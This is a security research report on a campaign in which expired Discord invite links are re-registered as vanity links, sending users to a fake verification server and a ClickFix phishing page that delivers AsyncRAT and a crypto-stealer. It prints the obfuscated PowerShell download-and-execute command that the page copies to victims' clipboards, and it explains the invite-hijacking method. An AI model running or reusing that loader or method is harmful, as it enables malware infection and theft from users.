

From Trust to Threat: Hijacked Discord Invites Used for Multi-Stage Malware Delivery

alexeybu

Key Takeaways

Check Point Research uncovered an active malware campaign exploiting expired and released Discord invite links. Attackers hijacked the links through vanity link registration, allowing them to silently redirect users from trusted sources to malicious servers.

The attackers combined the ClickFix phishing technique, multi-stage loaders, and time-based evasions to stealthily deliver AsyncRAT, and a customized Skuld Stealer targeting crypto wallets.

Payload delivery and data exfiltration occur exclusively via trusted cloud services such as GitHub, Bitbucket, Pastebin, and Discord, helping the operation blend into normal traffic and avoid raising alarms.

The operation continues to evolve, and threat actors can now bypass Chrome's App Bound Encryption (ABE) by using adapted tools like ChromeKatz to steal cookies from new Chromium browser versions.

Introduction

Discord is a heavily used, widely trusted platform favored by gamers, communities, businesses and others who need to connect securely and quickly. But what if your trusted platform unknowingly becomes a trap?

Check Point Research uncovered a flaw in Discord's invitation system which allows attackers to hijack expired or deleted invite links and secretly redirect unsuspecting users to malicious servers. Invitation links posted by trusted communities months ago on forums, social media, or official websites could now quietly lead you into cybercriminal hands.

We observed real-world attacks in which cybercriminals leverage hijacked invite links to deploy [sophisticated phishing schemes](#) and malware campaigns, including multi-stage infections designed to evade detection by antivirus tools and sandbox security checks.

In this report, we detail a newly discovered malware campaign exploiting Discord's invitation system flaw. The attackers carefully orchestrate multiple infection stages and deliver payloads such as the Skuld Stealer which targets cryptocurrency wallets, and AsyncRAT which obtains full remote control of compromised systems. Notably, by combining multiple evasion techniques, the attackers are able to stealthily deliver malicious payloads while bypassing Windows security features and staying under the radar of many antivirus engines.

Understanding Discord Invite Links

Our recent investigation into Discord invite-link hijacking revealed that cybercriminals actively exploit Discord's invitation system to conduct phishing attacks. Initially, we discussed how attackers exploited [Discord's custom \(vanity\) invite links](#) — special invite URLs available exclusively to servers with a premium subscription (Level 3 Boost). Criminals targeted servers whose custom invite links were expired after losing their boosts, and appropriated these recognizable invite URLs for their own use.

Further research indicates that this issue extends beyond custom vanity links to include standard invite links (e.g., `discord.gg/y1zw2d5`).

Discord generates random invitation links, making it virtually impossible for legitimate servers to reclaim a previously expired invite. However, we found instances where regular randomly-generated invite codes, originally published by legitimate communities on websites or Telegram channels, now redirect users to malicious Discord servers. How is this possible?

All Discord invite links follow the format:

`https://discord.gg/{invite_code}`

https://discord.com/invite/{invite_code}

There are three primary types of invite links in Discord:

Temporary Invite Links:

Discord generates temporary invite links by default unless you specify otherwise. When invites are created via the Discord application, you can select expiration durations of 30 minutes, 1 hour, 6 hours, 12 hours, 1 day, or 7 days (default).

When generated through Discord's API, you can select any custom expiration time up to 7 days. Invite codes are randomly generated and typically contain 7 or 8 characters, combining uppercase letters, lowercase letters, and numbers. For example:

<https://discord.gg/T8CA7XrK>

<https://discord.gg/yzqKS3d>




Figure 1 – Generating a random invite code in Discord application.

2. Permanent Invite Links:

These are created by explicitly selecting the “Expire After: Never” option. Codes generated for permanent invites contain 10 randomly-generated alphanumeric characters (uppercase, lowercase, numbers).




Figure 2 – Generating a permanent invite link in Discord application.

Example of permanent invite link:

<https://discord.gg/wAYq5GAsyH>

3. Custom Vanity Invite Links:

These are exclusively available to Discord servers with a premium subscription (Level 3 Boost). Vanity invite links allow server

administrators to manually select the invite code, provided it is unique across all Discord servers. Codes may contain lowercase letters, numbers, or dashes, and all letters are automatically converted to lowercase. A server can only have one vanity link at a time. If a server loses its boosts, its custom vanity link becomes available for reuse by another boosted server.

Invite Code Reuse and Exploitation

When creating a regular randomly-generated invite link, after it's expired or deleted, you cannot obtain the same invite link again. Invite codes are generated randomly and the probability of generating the same exact invite code is extremely low.

However, the mechanism for creating custom invite links surprisingly lets you reuse expired temporary invite codes, and, in some cases, deleted permanent invite codes:




Figure 3 – Assigning a previously used invite code from another server as a custom vanity invite link for a boosted server in Discord application.

Attackers actively exploit this behavior. Once a temporary invite expires, its code can be registered as a custom invite for another Discord server that has Level 3 Boost. If a legitimate Discord server uses a custom vanity link but later loses its boost status (for example, due to a missed subscription payment), the vanity invite becomes available again, and attackers can claim it for their own malicious server. This creates a serious risk: Users who follow previously trusted invite links (e.g., on websites, blogs, or forums) can unknowingly be redirected to fake Discord servers created by threat actors.

The safest option is to use permanent invites, which are more resistant to hijacking. In particular, if a permanent invite code contains any uppercase letters, it cannot be reused even after deletion. However, in rare cases, if a deleted permanent invite consisted only of lowercase letters and digits (about 0.44% of all cases), the code may become available again for registration as a vanity invite.

The table below summarizes the hijack risk for each type of invite:

Invite type	Can be hijacked?	Explanation
Temporary Invite Link	✓ Yes	After expiration, the code becomes available and can be re-registered as a custom vanity URL by a different server with Level 3 Boost.
Permanent Invite Link	⚠ Conditional	If deleted, a code with only lower-case letters and digits can be re-registered as a custom vanity URL by a different server with Level 3 Boost.
Custom Vanity Invite	✓ Yes (if lost)	If the original server loses its Level 3 Boost status, the vanity invite becomes invalid and may be claimed by another boosted server.

In both the Web and desktop versions of the Discord client, the invite code management behavior creates an additional risk factor. When users create a new temporary invite through the “Invite People” option in the server’s menu and check the box “Set this link to never expire,” it does not modify the expiration time of *an already generated temporary invite*. The figure below shows how, when you click the “Set this link to never expire” checkbox, the Discord client shows that the link settings have supposedly changed, but the invite code remains temporary (as we can see, it consists of 8 characters).




Figure 4 – When you set “Never Expires” for an existing link, its expiration settings do not actually change.

Users often mistakenly believe that by simply checking this box, they have made the existing invite permanent (and it was this misunderstanding that was exploited in the attack we observed). As a result, temporary invites are published under the false assumption that they will never expire. These links eventually expire without warning, making their codes vulnerable to hijacking and malicious reuse.

Examples

Let’s explore how attackers can hijack Discord invite links under different conditions.

Case 1: Temporary invite with only lowercase letters and digits

Let’s say a legitimate server shares an invite link like: `https://discord.gg/yzqks3d`

This code contains only lowercase letters and digits. As long as the invite is active, attackers cannot register it as a vanity invite. However, once the invite expires or is manually deleted, the code becomes available. Attackers monitoring known invite codes can then quickly claim it as a vanity invite on a malicious boosted server. From that point on, anyone using this invite (`yzqks3d`) will be redirected to the attacker’s server.

Case 2: Temporary invite with uppercase letters

Now let’s consider another invite code: `https://discord.gg/uzwgPxUZ`

This code includes uppercase letters. In this case, attackers can register a vanity invite using the lowercase version of the same code (`uzwgpxuz`) even while the original invite is still active. Discord allows it because vanity codes are always stored and compared in lowercase.


While the original invite is still valid, users who follow the link will land on the correct server. But as soon as this invite expires, users clicking the previously legitimate link (`uzwgPxUZ`) are seamlessly redirected to the attackers’ server, which now owns the lowercase vanity version of that code.

Note that if the original invite that includes uppercase letters is manually deleted before its expiration, Discord continues to treat the code as reserved until the scheduled expiration time is reached. The users following the original link (`uzwgPxUZ`) won’t be redirected to the attacker’s server until then.

From Trusted Links to Malicious Discord Servers

Using the method described above, attackers hijack Discord invite links originally shared by legitimate communities. Users following these trusted links, found in social media posts or official community websites, unknowingly end up on malicious servers carefully designed to look authentic.

Upon joining, new members typically see that most channels are locked and only one channel, usually named “**verify**”, is accessible. In this channel, a bot named “**Safeguard**” prompts users to complete a verification step to gain full server access.






Figure 5 – Malicious Discord server where users land after clicking a hijacked invite link.

Inspecting the bot’s information reveals that the malicious bot “**Safeguard#0786**” was created on February 1, 2025:





Figure 6 – Malicious “Safeguard” bot description.

When users click the “**verify**” button, they’re asked to authorize the bot, redirecting them to an external website: [https://captchaguard\[.\]me](https://captchaguard[.]me). At the same time, the bot obtains access to user profile details, such as username, avatar, and banner.






Figure 7 – Safeguard bot redirecting users to the phishing website.

Phishing website


After the user authorizes the bot, Discord starts the OAuth2 authentication flow. Discord generates a single use code and the URL with a format such as `https://captchaguard.me/oauth-pass?code=zyA11weHhTZxaY3Fs3EWBg6qf07t6j` is opened in the browser. At the same time, using this code, the website gets the username and the server name from Discord. After successfully retrieving user data from Discord, the server redirects the user to another URL with the format:

`https://captchaguard[.]me/?key=aWQ9dXNlcm5hbWUyMzQoJnRva2VuPTEzMzQoMDEyMz...`

In this URL, the “key” variable contains BASE64-encoded data retrieved from Discord that includes the username, Discord guild, and icon IDs. The page is static and does not actually verify the data received in the “key=” variable. Therefore, anyone can open it using the empty value:

`https://captchaguard[.]me/?key=`

Once redirected, the user is shown a well-designed web page mimicking Discord’s UI. At the center is a “Verify” button, accompanied by a green shield logo.



Welcome to verification

Verify

Figure 8 – Phishing website displaying a fake verification message.

Clicking “**Verify**” executes JavaScript that silently copies a malicious PowerShell command to the user’s clipboard:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter


```
powershell -NoExit -Command "$r='NJjeywEMXp3L3Fmcvo2bj5ibpJWZoNXYw9yL6MHcoRHa';$u=$(r[-1..-($r.Length)]-join");$url=[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($u));iex (iwr -Uri $url)"
```

```
powershell -NoExit -Command "$r='NJjeywEMXp3L3Fmcvo2bj5ibpJWZoNXYw9yL6MHcoRHa';$u=$(r[-1..-($r.Length)]-join");$url=[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($u));iex (iwr -Uri $url)"
```

```
powershell -NoExit -Command "$r='NJjeywEMXp3L3Fmcvo2bj5ibpJWZoNXYw9yL6MHcoRHa';$u=$(r[-1..-($r.Length)]-join");$url=[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($u));iex (iwr -Uri $url)"
```

The attackers use a refined UX trick known as “**ClickFix**”, a technique in which the service initially appears broken, prompting the user to take manual action to “fix” it. In this case, a fake Google CAPTCHA is shown as failing to load, and manual “verification” instructions are displayed.

This page presents a sequence of clear, visually guided steps to pass “verification”: open the Windows Run dialog (Win + R), paste the text preloaded into the clipboard, and press Enter. The site avoids asking users to download or run any files manually, removing a common red flag. By using familiar Discord visuals and a polished layout, the attackers create a false sense of legitimacy.



Step 3

Finally, press Enter to authenticate your account and you will be redirected to the desired server.

(loading) Waiting to process manual verification...

Copy Code

Figure 9 – Social engineering technique tricking a user to execute a malicious command.

